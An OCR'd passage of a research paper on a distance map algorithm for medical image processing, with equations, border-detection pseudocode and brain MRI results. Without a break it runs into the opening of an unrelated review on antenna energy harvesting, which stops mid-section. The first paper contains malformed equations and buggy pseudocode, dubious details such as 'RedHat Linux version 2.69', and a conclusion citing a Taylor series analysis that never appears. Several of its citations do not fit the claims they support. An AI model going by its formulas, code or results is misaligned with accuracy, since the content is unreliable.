The medical image processing is one of the most prominent aspects and a unique mix of the unique techniques that have been brought up to address the needs of the needy patients. However, due to severe lacking of the advanced equipment it had been one of the most difficult tasks to perform. The introduction of the medical imaging units have emerged as one of the most significant developments in the fields [6]. In the past days, it was very difficult for the doctors and other relevant personnel to view right through the skin of the human. Thus, it posed an added obstruction of being restricted to view the upper layer of the body. However, due to swift advancements in the world, people began to grow up such diseases that have never been witnessed before. Hence, it became one of the duties of the scientists to cope up with the encountered problem and facilitate the people to the maximum of the extent. After years of progression, a group of scientists named: Banor Jr. Sehn and Krechel came up with the proposition of the service model known as the “Integrated Image Access and Distributed Processing Service” which was sought to be a distributed environment that was destined to facilitate the radiological medical personnel to gain access to image processing features [2]. In the course of time, another group of authors proposed and automated application that was capable of processing as well as visualizing the inner of the body to study and examine the clinical disorders among the people. Moreover, the emerging trend in the medical image processing also posed other professional to take a holistic view of the internal anatomy of the body to explore the vast and diverse functions of the body [8]. Therefore, it was then considered as the divergent behaviour in the medical sciences to come up with extra cures to the subjected disease. Few years down the line, it is expected to have the field of medical image processing being incorporated with virtual reality that shall be aiding the professionals to improvise the existing situations of the field. Furthermore, it shall also be helping the people to get their sufferings treated the right way.

In the light of the thorough considerations of all of the previously carried out researches; it has been found that all of them have been quiet sufficient in delivering the intended results. Therefore, the inclusion of prior results have successfully supplied with enough evidences that were needed to develop the modified version of the algorithm. Moreover, to establish a firm link with the current study, the prior studies were referred to in order to further help the researchers to develop such resort with having extended features that were ignored in the previous methods. On the other hand, it was also mandatory to include such practices that were in total accordance of the standards to deliver quality services to the patients along with improvising the existing algorithms such that; it was capable of coping up with the previously existing obstructions.

B. *Distance Transformation Algorithm*

Distance transformation algorithm has been spotted as one of the most prominent algorithms that can be applied in the field of image processing. From the literature of the previous studies it has been found that, the medical image processing requires intense and immense processing of the images. One of the incurred reasons for the subjected cause is that, it makes the use of high resolution of the pixels. The pixels of the image should be high enough to encompass all of the detailed features of the image. One of the reasons for the cause is that, it needs to display the image such that it is highly convenient for the viewer to analyse the image and track down the actual root cause of the suffering [13].

As per the executional norms of the computational sciences the digital images comprises on the pixels. The pixels; on the other hand, are nothing but the dots on the screen. The pixels have to be computationally controlled by multiple algorithms to make the effective and efficient use of the resources that have been allocated by the computing unit. Another reason for the efficient processing of the image is to reduce the computational complexity of the systems. As discussed previously, the complexity of the system is based on the computational resources that are acquired by the process. According to the previous studies, it has been found that, the entire working complexity is based upon the turnaround time and the retention of the resources. The less acquirement of the resources tends to pose lesser complexity to the system. In addition, the lesser complexity means efficient and effective output of the system [14-20]. Therefore, all of the algorithms have to be made sure that, all of the defined procedures must be strong enough to incorporate the least of the complexity while making sure that the process incurs the least of the resources [11-13]. As per the previous studies that have been initiated to address the need of the computational complexity, multiple alternatives have been proposed [12]. Therefore, one of the studies has computed the complexity of the minimum state probabilistic finite state learning problem of the finite data sets. One of the primary objectives of the study was to reduce a less complex problem to the minimal clique covering problems. During the course of the research, it was inferred that, the incorporation of the pre-defined set of the automata in the existing algorithm can be assumed as one of the best alternatives to reduce the complexity [12]. One of the reasons for this cause is due to the fact that the automata persist the state of the process and the path through which the data has to be routed has already defined. Therefore, the incorporation of the minimum state probabilistic finite state is considered to be one of the options to reduce the complexity [12]. The distance map algorithm has been developed with the prime purpose of ensuring the fact that, it poses the least of the complexity at the system while maintaining the speed and the performance of the system.

The distance map algorithms are like the most of the other computationally intensive algorithms that have been the prime purpose of the discussion of many of the derived discussions. In a more general view, the distance map algorithms have been found to be exhibiting various degrees of the accuracy in terms of computational complexity, hardware requirement and conceptual complexity of the algorithms themselves. The distance map algorithm has been the prime topic of discussion; therefore, various authors have come up with multiple ways to make enhance the working of the algorithms.

Distance transform plays an important role in many morphological image processing. Therefore, they have been observed to be extensively studied and have been used in the computational geometry, image processing pattern recognition and computer graphics. In this regard, multiple studies have been carried out to evaluate the advantages and the complexity of the distance transform algorithms. In order to compute the complexity, the model has been set to a rectangular grid of size; let's say m x n. One of the major problems is to assign an autonomous grid point at every point on (x, y); such that, the computed distance is nearest to the point in point B. In this regard, the application of the Euclidean metric shall be considered to be the as the Boolean array b. Therefore, it shall be needed to compute the two dimensional array as follows:

$$\mathbf{DT(x, y) = MIN(i, j : 0<i <m \wedge 0 < j < n \wedge b [i,j] =(x - i)^2 + (y - j)^2))} \qquad (6)$$

Here the use of the notation **MIN (k: P (k): f (k))** for the minimal value of **f (k)**; where, **k** ranges over all of the values that satisfies **P (k)**; and **DT or EDT** represents the Euclidean distance. In the minute attention to details, it has been found that, the exact Euclidean distance transform is often regarded as highly computationally exhaustive; therefore, several algorithms have been proposed to mask the image which has to be cleaned in the subsequent scans. The complexity is often termed in the light of other distance computing algorithms such as: city block distance, Chamfer distance and chess board algorithm. In further exploration of the fact, it has been found that, the time complexity is linear in the number of pixels i.e. **O (m x n);** however, the proposed complexity does not yield any kind of the exact Euclidean distance that is required by some applications. Another reason for the rejection of the previously proposed algorithms is that, they are hard to be parallelized for the parallel computers since previously generated results are propagated during the computation making process.

Few of the first attempts were made to improvise the output of the **2D** image. The image was transmitted by the sweeping through the data a number of times by propagating a local mask in a manner such that it was similar to the prior convolutions [1-6]. One the contrary, the distance map algorithms also makes the use of the scalar and integer values that was capable of accurately and efficiently calculating the distance transforms of the **2D** and the **3D** images. Thus, it can be perceived that the distance map algorithm has its multiple derivatives and can easily be found to be expanding in its multiple domains respectively. Since, distance map algorithm has been highly efficient in evaluating and computing the distance of the images. Therefore, it has its extensive applications in the field of image processing. Moreover, due to the optimized consumption of the allocated resources, it has been marked as one of the most efficient algorithms to address the need of image processing.

The basics of the distance map algorithms are that it; propagates the distance between the pixels and can be represented as nodes in the graph. Moreover, the distance map algorithm incorporates the sorted lists to order to propagate the data in the graph nodes. Thus, inspired by the studies, few of the authors have presented the use of four algorithms (Euclidean distance, City Block Distance, Chessboard distance and Chamfer distance) to perform the exact Euclidean, n – dimensional distance transformation via the serial compositions of the n – dimensional filters. Moreover, the algorithms for the efficient computation of the distance transform using the parallel architecture [12].

C. Mathematical Evaluation and Implementation of Distance Map Algorithm

The mathematical evaluation of the algorithm shall be performed with restricting the domain to the two dimensional case. However, some of the algorithms have been generalized to higher dimensions. Therefore, the study shall consider pointing out those algorithms. In addition, the evaluation of the algorithms shall not require any kind of the special purpose hardware such as parallel processors. All of the distance transform algorithms that will be described can be said to be relying on the determination of the borders. Therefore, the distance map algorithms will be needed to be timely judged on the basis of the border points to determine them.

In order to determine the border points, it is highly mandatory to determine the following sets. The set of points **p (x, y)** is an element of an objective iff **I (p) = 1**. Subsequently, a point **q (x, y)** is an element of the background iff **I (q) = 0**. Where, I represent the original image and **I'** represents the modified image. However it is not necessary to for the points of the element to lie on the objects of the element. Thus, to determine if an object point **p (x, y)** is an element of **I** it is essential to consider the neighbourhood of **p** to be the set of all points mentioned as the equation below:

$$\mathbf{N (p) = \{(x+dx+dy)|\ -1 <=dx <=1 \text{ and } -1 <= dy <= 1\}} \qquad (7)$$

Thus, the evaluation shall be restricted to the definition of **N (p)** to include only those nearby elements with the same **x** or **y** coordinates as **p**. Hence, the so called **4** adjacency versus the less restrictive as follows:

$$\mathbf{N (p) = \{(x+dx, y +dy)|\ -1 <= dx <=1 \text{ and } -1 <= dy <=1 \text{ and } |dx+dy| = 1\}} \qquad (8)$$

According to the above mentioned equation, the existence of one of the point **q** in **N(p)** such that **q** is an element of the background shall tend to count the **p** as an element as well; thus, the inclusion of the slightest of the point within the domain of the element. Furthermore, the simulation of the algorithm has been done as follows:

```
for (y=1; y<ySize-1; y++)
for (x=1; x<xSize-1; x++)
if ( I(x-1,y) != I(x,y) or I(x+1,y)] != I(x,y) or
I(x,y-1) != I'(x ,y) or I' (x,y+1) != I(x,y))
then (x,y) is a 4-adjacent border element.
if ( I(x-1,y-1) != I(x,y) or I(x+1,y-1)] !=I(x,y) or
I(x-1,y+1) != I(x,y) or I(x+1,y+1) !=I(x,y) )
then (x,y) is a remaining 8-adjacent border element.
```

In the above mentioned code, **xSize** is the number of columns in **I** and **I'**, and **ySize** is the number of rows. In further simulations of the distance transform algorithms; it has been found that the definition of the border points to the elements of **I** only. In the light of the above mentioned algorithm, it is easy to point to out the property of the symmetry under the complement. Let's consider the complement of **C** of the binary image **I** such that **C (p) = 1 if I (p) = 0 and C (p) = 0.** Here the distance transformation of preserves the symmetry of the same results given under in either **C** or **I** mentioned by **C' (p) = I' (p)** for all the **p**. However, it is very much possible that, the sign may be entirely opposite by the convention. Where, **C' (p)** is the complement function of the binary image and **I' (p)** represents the inverse function of the modified image. In such case:

|C' (p)| = **|I' (p)|**. Further reduction of the code can be done through:

```
for (y=1; y<ySize-1; y++)
for (x=1; x<xSize-1; x++)
if (I(x,y)==1) //restrict border points to II only
if ( I(x-1,y) != I(x,y) or I(x+1,y)] !=I(x,y) or
I(x,y-1) != I(x,y) or I(x,y+1) !=I(x,y) )
then (x,y) is a 4-adjacent border element.
if ( I(x-1,y-1) != I(x,y) or I(x+1,y-1)] != I(x,y) or
I(x-1,y+1) != I(x,y) or I(x+1,y+1) != I(x,y) )
then (x,y) is a remaining 8-adjacent border element.
```

The thing that is to be kept in mind is that, there is no object within the extent of the element that extends to the edge of the discrete matrix in which it is represented. Therefore the normalization of the images has been done on the basis of the above mentioned code. Moreover, the result of the simulation has been mentioned in the below mentioned picture.

Apply the algorithm proposed for computing **DTs**, constructed for each row (or column) independently; then this intermediate result is used in a second phase to construct the full 2D DT. The first stage is common to all Euclidean.

Accordingly, given an input image **I=F**, the transformation will generate an image **G** defined by:

$$\mathbf{G(i,j) = min_y \{ (j-y)^2 \mid F(i,y)=0\}} \qquad \mathbf{(9)}$$

This can be evaluated as: for each **pixel (i,j)**, find the square distance to the closest **black pixel** in the same line. It is much efficient to implement such transformation by initially performing a forward scan (left to right) followed by a backward scan in each line of the image. Both steps depend on independent scanning and the evaluation of the distance will be by using fixed point method defined previously.




Fig. 1. Sample test images consisting of (a) a single, solitary point-object, (b) a configuration of three single point-objects that is a known problematic configuration, (c) and (d) Randomly generated test images by sampling from a normal distribution (with different Standard deviations)

III. Results and Evaluation

The experimentation was carried out on a Dell 3.6 GHz Pentium 4 system with having 2 GB of RAM. Moreover, the system was running on the RedHat Linux version 2.69 and using the g++ 3.4.2. In the simulation of the experiments, it has been found that, the CPU time for the processing of the images was observed with the exponential time drop. It was also ensured that, none of the other users were logged in the system. The results of the output displayed solitary object consisting of a single point at the centre of the image in figure 1a. The figure 1b consisted of extremely problematic image consisting of the 3 point objects. On the other hand, the randomly generated sets of object were created with having a standard deviation of 0.05 in figure 1c. Finally, figure 1d represents the samples created from the normal distribution with a different standard deviation of 0.05. In addition, each of the input test images has been kept 1000 x 1000 pixels in size. As previously mentioned, distance map algorithm was used; therefore, all of the results have been generated accordingly.

In order to further supplement the study with the authentication of results, the same derived algorithm was tested for the medical image processing as well. In the second run, the algorithm was assessed for three of the performance measures. The performance measures were namely: ROI selection, De-noising and finally image enhancement. Moreover, to keep the things sleek and highly aligned with the medical image processing, the study has aimed to target the brain MRI imaging. In the first run, the test was to check the **ROI** of the image. The **ROI** aids to the end user to extract or cut the needed region from the image. Since, the medical images are commonly composed of identical regions;

therefore, they all may exhibit same gray level and some shapes for the thyroid images and scanned images of the brain. In the selection of **ROI**, it is highly mandatory to select the exact region of the analysis. Therefore, it needs to avoid other parts in the image that shall reduce the complexity. Thus, following results were obtained on the run for the **ROI**.






Fig. 2. ROI selection process (a) ROI Selection (b) Extracted Region

In the light of the above mentioned imaging technique, it has been found that, the proposed algorithm has been highly sufficient in reducing the complexity along with producing optimum results.

The second run was to assess the de-noising capability of the algorithm. While considering the medical image processing, it is highly considerable to reduce the noise as much as possible to sharpen the quality of the image. Moreover, noise in the medical imaging can result in the incorrect segmentation of the edge or shape of the region of tissue or an organ. Therefore, the de-noising has been done through median filter. Keeping in mind, the same input image has been used to observe the results. The below mentioned results were obtained:



(a)



(b)

Fig. 3. De-Noising process for the ROI. (a) Original Image (b) Median Filtering


The results obtained from the de-noising process of the ROI by the median filter have been stated in table 1 below. The parameter values of the evaluation have been set as Pixel Value, Volume, Mean and Standard Deviation. Moreover; volume is measured in mm^3 and the region of interest has been selected as the brain MRI for the tumour part.

TABLE I. PARAMETER OBTAINED FOR DE-NOISING OF ROI


Parameter	**Median Filter**
Pixel Value	13920
Volume mm^3	3079.78
Mean	144.72
Standard Deviation	34.96

From the experimental results, the median filter produced exceptional results, for the de-noising of the image. In a more general perspective, the noise is caused by bit errors during the transmission and the capture of the data. Since, only a small amount of the pixels tend to deviate from the actual points; therefore, the algorithm has been considered to be highly effective in reducing the noise.

Finally, the image was tested for the enhancement of the digital image quality. The work has been analysed on the basis of the histogram equalization method that has been trusted to provide the intensity and grey level enhancement of the image. Therefore the enhancement has been shown in the below mentioned figure:




(a)



(b)

Fig. 4. Histogram equalization of brain MRI, (a) Original Image, (b) Enhanced Image

The histogram equalization provides with the normalized range of the image along with uniform intensity of and gray level. Therefore, further elaboration of the histograms has been mentioned below in the figures.



(a)

(b)

Fig. 5. Histogram of images (a) Original Image (b) Normalized Image

In the light of the above mentioned figure, it has been inferred that histogram equalization is one of the most common techniques for enhancing the appearance of the images. In further analysis of the images it has been found that, histogram of the image shows the variation of intensity or gray level. However, it can be avoided by the normalized intensity in the histogram equalization. Therefore, the normalized image provides the uniform intensity throughout the image

After the through considerations of all of the tests that have been conducted to quantify the results, it has been found that, the newly proposed algorithm has been highly effective in terms of the operations that are being evaluated. Therefore, it would not be wrong to state that, the newly derived algorithm has been in high accordance of the optimized procedures. Keeping in mind the optimization is done on the basis of the complexity and the output produced.

IV. Conclusion

After the through considerations of all of the operational factors that have been linked with the distance map algorithm; it has been found that, the recently proposed algorithm has been highly effective in meeting the intended goals. Moreover, the computational complexity of the newly developed algorithm has been found to be relatively low as compared to the previous ones. The evaluation of the Taylor series and the comparison to the complexity proposed in the research has posed a significant reduction in the operational norms of the computations. On the other hand, the results also have affirmed the application of the algorithm in critical fields such as medical image processing and others. Thus, it has concluded the fact that, the distance map algorithm has been highly sufficient in addressing the optimum processing of the medical images along with its proper application in the field. Future work is required to improvise the output of the **2D** and **3D** images. Distance map and other new ideas with new algorithms are possible to make use of the scalar and integer values that are capable of accurately and efficiently calculating the distance transforms of the **2D** and the **3D** images in a general form and in accurate result. Additionally, future work can be done using other non-linear procedures to be valid and to be used expensively in other applications in the field of image processing, specially, medical images. Future work can be done by applying the proposed algorithm and other modified ones by addressing main concepts of Fractional Calculus for the presentation of derivatives of the non-linear function which possibly will increase the accuracy and give better complexity.

References

[1] L. Blum, F. Cucker, M. , Shub. and S. Smale, S., . *Complexity and real computation*. Springer Science & Business Media. 2012.

[2] Nedelcu, V., Necoara, I. and Tran-Dinh, Q. " Computational complexity of inexact gradient augmented Lagrangian methods: application to constrained MPC",. *SIAM Journal on Control and Optimization*, *52*(5), pp.3109-3134 . 2014

[3] V. Kreinovich, , A.V Lakeyev , J. Rohn, and P.T., Kahl, *Computational complexity and feasibility of data processing and interval computations* (Vol. 10). Springer Science & Business Media. 2013.

[4] R. Miller, ed., *Complexity of Computer Computations: Proceedings of a Symposium on the Complexity of Computer Computations, Held March 20–22, 1972, at the IBM Thomas J. Watson Research Centre, Yorktown Heights, New York, and Sponsored by the Office of Naval Research, Mathematics Program, IBM World Trade Corporation, and the IBM Research Mathematical Sciences Department*. Springer Science & Business Media. 2013.

[5] A.M. Tillmann, and M.E., Pfetsch,. "The computational complexity of the restricted isometric property, the null space property, and related concepts in compressed sensing" . *IEEE Transactions on Information Theory*, *60*(2), pp.1248-1259.4, 2014

[6] P.J. Dickinson and L. Gijben ," On the computational complexity of membership problems for the completely positive cone and its dual.*Computational optimization and applications*", *57*(2), pp.403-415. 2014

[7] L.Susskind, "Addendum to computational complexity and black hole horizons". *Fortschritte der Physik*, *64*(1), pp.44-48 , 2016.

[8] B. Bognet, F. Bordeu, , F. Chinesta, , A. Leygue, and A. Poitou, "Advanced simulation of models defined in plate geometries: 3D solutions with 2D computational complexity". *Computer Methods in Applied Mechanics and Engineering*, *201*, pp.1-12. 2012.

[9] Y.H., Wang, C.H., Yeh, Young, H.W.V., Hu, K. and M.T., Lo. "On the computational complexity of the empirical mode decomposition algorithm".*Physica A: Statistical Mechanics and its Applications*, *400*, pp.159-167. , 2014.

[10] G., Correa, P. Assuncao, L. Agostini, and L.A., da Silva Cruz, 2012. "Performance and computational complexity assessment of high-efficiency video encoders". *IEEE Transactions on Circuits and Systems for Video Technology*, *22*(12), pp.1899-1909. 2015.

[11] R. Ibsen-Jensen, K. Chatterjee, and M.A. Nowak, "Computational complexity of ecological and evolutionary spatial dynamics". *Proceedings of the National Academy of Sciences*, *112*(51), pp.15636-15641.2012

[12] A. Arkhipov, and S., Aaronson. "The Computational Complexity of Linear Optics. In *Quantum Infomation and Measurement* ". Optical Society of America. 2014.

[13] I.M. Bomze, F. Jarre, F. Rendl, Quadratic factorization heuristics for copositive programming. Math. Program. Comput. **3**(1), 37–57, 2011.

[14] S. Burer. "Copositive programming. In: Handbook of Semidefinite, Cone and Polynomial Optimization: Theory, Algorithms, Software and Applications", pp. 201–218. Springer, New York, 2012.

[15] P.J.C., Dickinson, M. Dür. "Linear-time complete positivity detection and decomposition of sparse matrices". SIAM J. Matrix Anal. Appl. **33**(3), 701–720 2012.

[16] G. Borgefors. " Distance transformations in digital images Computer Vision, Graphics and Image Processing", 34(3):344–371, 1986.

[17] A. Barmpoutis, B. Vemuri, and J. Forder. Registration of high angular resolution diffusion MRI images using 4th order tensors. *Med. Image Comput. Comput. Assist. Interv.* 10, 908–915. 2007.

[18] E. Paulson, and C., Griffin, "Computational complexity of the minimum state probabilistic finite state learning problem on finite data sets". *arXiv preprint arXiv:1501.01300*. 2014.

[19] E. D. Andersen and K. D. Andersen. The MOSEK interior point optimizer for linear programming: an implementation of the homogeneous algorithm. In T. T. H. Frenk, K. Roos and S. Zhang, editors, High Performance Optimization, pages 197–232. Kluwer Academic Publishers, 2000.

[20] J. Ye, Z. Zhao, and H. Liu. Adaptive distance metric learning for clustering. In Proceedings of the IEEE Computer Society Conference on Computer Vision and Pattern Recognition, 2007.

Antenna Performance Improvement Techniques for Energy Harvesting: A Review Study

Raed Abdulkareem Abdulhasan*, Abdulrashid O. Mumin, Yasir A. Jawhar, Mustafa S. Ahmed, Rozlan Alias, Khairun Nidzam Ramli, Mariyam Jamilah Homam and Lukman Hanif Muhammad Audah

Faculty of Electrical and Electronics Engineering, Universiti Tun Hussein Onn Malaysia,
86400, Parit Raja, Batu Pahat, Johor, Malaysia

***Abstract*—The energy harvesting is defined as using energy that is available within the environment to increase the efficiency of any application. Moreover, this method is recognized as a useful way to break down the limitation of battery power for wireless devices. In this paper, several antenna designs of energy harvesting are introduced. The improved results are summarized as a 2×2 patch array antenna realizes improved efficiency by 3.9 times higher than the single patch antenna. The antenna has enhanced the bandwidth of 22.5 MHz after load two slots on the patch. The solar cell antenna is allowing harvesting energy during daylight. A couple of E-patches antennas have increased the bandwidth of 33% and the directivity up to 20 dBi. The received power can be improved by 1.2-1.4 times when using the dual port on pixel antenna. Complementary split ring resonator and substrate integrated waveguide are utilized cavity-backed feeding on a fractal patch antenna to enhance the bandwidth around 5.1%. Moreover, adding a rectifier circuit to an antenna converts the reserved RF-signal to DC power, and then duplicated the input voltage up to sum the total number of rectifier circuit stages. Therefore, the advantages and disadvantages of each antenna depend on the technique which used in design.**

Keywords—energy harvesting; slotted patch; circularly polarization; solar substrate; rectenna

I. Introduction

Nowadays, many researchers focus on saving power and energy for modern applications [1]. In communications systems, the energy conservation grows to be a hot study. Moreover, the designers are looking for reducing the operation power in wireless applications. For example, medical testing devices and wireless sensor network (WSN) have a limited battery capacity. Complicity process encountered to replace the battery due to the location of the sensor inside the patient's body. Therefore, many researchers have developed the energy harvesting (EH) techniques to solve this matter in communications devices. As a result, the sensors can keep working even after wasting the power from the battery. In 2016, Shaikh demonstrated several types of harvested energy, which are continuous or limited, natural or dependent, and environment or external sources [2]. Moreover, it is imperative to choose the type of the harvested energy, and any techniques are possible to use. Especially in wireless receiver devices, it is essential to improve the system efficiency, the performance effectiveness, and practical life. Enough energy can store it into a capacitor. It may lead to reducing the cost of the rechargeable battery [3, 4]. Replacing the device's battery is a challenging task to do.

The sensor nodes are used to transmit the data information. The researchers may set sensors on a difficult terrain, such as volcanoes and mountains. Therefore, it is costly to recharge the power. In this case, it is required to keep the sensors working for a longer time by harvesting the energy [5]. In that situation, the energy harvesting will increase the default lifetime for different wireless applications. Thus, this paper reviews different techniques of energy harvesting on antenna design. Moreover, these techniques have a significant influence to convert the energy and increase the efficiency of wireless devices.

Regarding our study, we give a summary of multiple ideas to improve antennas and harvesting energy. The methods of this paper are organized as follows: Phase controlling, slots on the antenna, enhance the antenna gain by using a reflector, solar cell, coupled E-patch antenna, dual-port feeding, substrate integrated waveguide, and rectenna.

II. Modeling of Energy Harvesting

All the works on antenna energy harvesting were carried out to give smart applications with high efficient transmitted power, and low-cost designing apply to antenna devices. The main advantages for EH could be summarized as the following: saving the authority to use it in case the devices have a little power and increase the battery end lifetime. To focus on this, we reviewed different techniques and analyzed of the characteristic of them.

A. Phase control for microstrip patch array antenna

Yang published an article [6]. Moreover, it was described the energy harvesting by controlling the phase shift to developing a 2×2 patch array antenna at 0.915 GHz. In the results, an increment RF power and constricts the energy for an array antenna. The result shows the efficiency improved by 3.9 times higher than one patch antenna at the same range and the supplied power. Furthermore, controlling the phase shift could enhance the effectiveness and variety the beam forming up to ±15°.

In this paper, the authors determined the beam forming for a transmitter. A quarter of the power, which was collected from the receiver the single patch power, was less than the array antenna to provide the RF power. The four patches ordered a probe feed for the prototype array antenna. Moreover, only

The authors would like to thank University Tun Hussein Onn Malaysia (UTHM) for sponsoring this work under this job under for Postgraduate Research Assistance Grant (GPPS) U464.

single patch antenna was chosen to draw the radiation pattern. The input factor of the array antenna should be considered to adjust the distance between the patches. Approximately, $\lambda/2$ it is the best distance between the array patches during the simulation. The array antenna has a simulated gain around (3 dB), which is higher than the gain of using one patch antenna. Tuning the phase shift for providing a signal from the antenna could realize the beam forming. Fig. 1 illustrates a systematically 90° phase shift.




Fig. 1. 90° phase shift applied [6]

In this research, the authors developed a phase shift factor. The best achievement target is to satisfy 360° beam stern. LC should have $\lambda/4$ adjustable load impedance in series to resonant the phase. The benefit of energy harvesting here is summarized by controlling the beam forming of emitted power. In short, ±15° the angle can be stern the central axis of the transmitted beam by varying 90° phase shift between the antennas.

B. *Slots enhancement of antenna bandwidth*

